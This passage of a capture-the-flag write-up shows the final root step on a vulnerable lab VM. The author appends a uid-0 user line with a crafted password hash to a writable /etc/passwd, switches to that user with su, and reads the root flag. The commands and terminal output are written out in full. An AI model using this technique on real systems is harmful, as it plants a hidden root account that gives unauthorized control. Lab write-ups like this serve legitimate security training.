
So, in this case the line we have to add in the last line of the passwd file will be:

`steven:$1$steven$c780CSbtNK8YV6Wiq3uGd.:0:0:/root:/bin/bash`

This is telling to the system the new user is “steven” with the password that we created before, the user id will be the same as root, the user group will be the same as root, the home directory will be the same as the root’s directory and the shell it will use is bash.

Let’s modify the file with the command:

nano /etc/passwd



```
GNU nano 4.3 /etc/passwd Modified
whoopsie:x:118:124::/nonexistent:/bin/false
colord:x:119:125:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/n>
hplip:x:120:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:121:126::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:122:127:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:123:65534::/run/gnome-initial-setup:/bin/false
gdm:x:124:129:Gnome Display Manager:/var/lib/gdm3:/bin/false
sahu:x:1000:1000:sahu,,,:/home/sahu:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ftp:x:125:133:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
haryana:x:1001:1001,,,:/home/haryana:/bin/bash
sshd:x:126:65534::/run/sshd:/usr/sbin/nologin
lightdm:x:127:134:Light Display Manager:/var/lib/lightdm:/bin/false
steven:$1$steven$c780CSbtNK8YV6Wiq3uGd.:0:0:/root:/bin/bash


^G Get Help  ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit      ^R Read File  ^\ Replace   ^U Paste Text ^T To Spell   ^_ Go To Line
```

CTRL + X to exit, the Y to save the changes and Enter to leave the same filename.

Now let’s change to the new user steven with the command:

su steven

and the password that we created before, steven123.



```
haryana@sahu-VirtualBox:~$ su steven
Password:
#
# id
uid=0(root) gid=0(root) groups=0(root)
#
# cat /root/root.txt
  GREATE YOU FINISH THIS TASK
                                CONGRATS!!!!!!!!!!!!!!
  TELL ME ON TWITTER  @VivekGautam09
#
#
```

Boom! We are root !!!

Now let’s read the flag stored in the /root directory.

cat /root/root.txt

Thank you, VivekGautam09!!!!

Credits: stevenvegar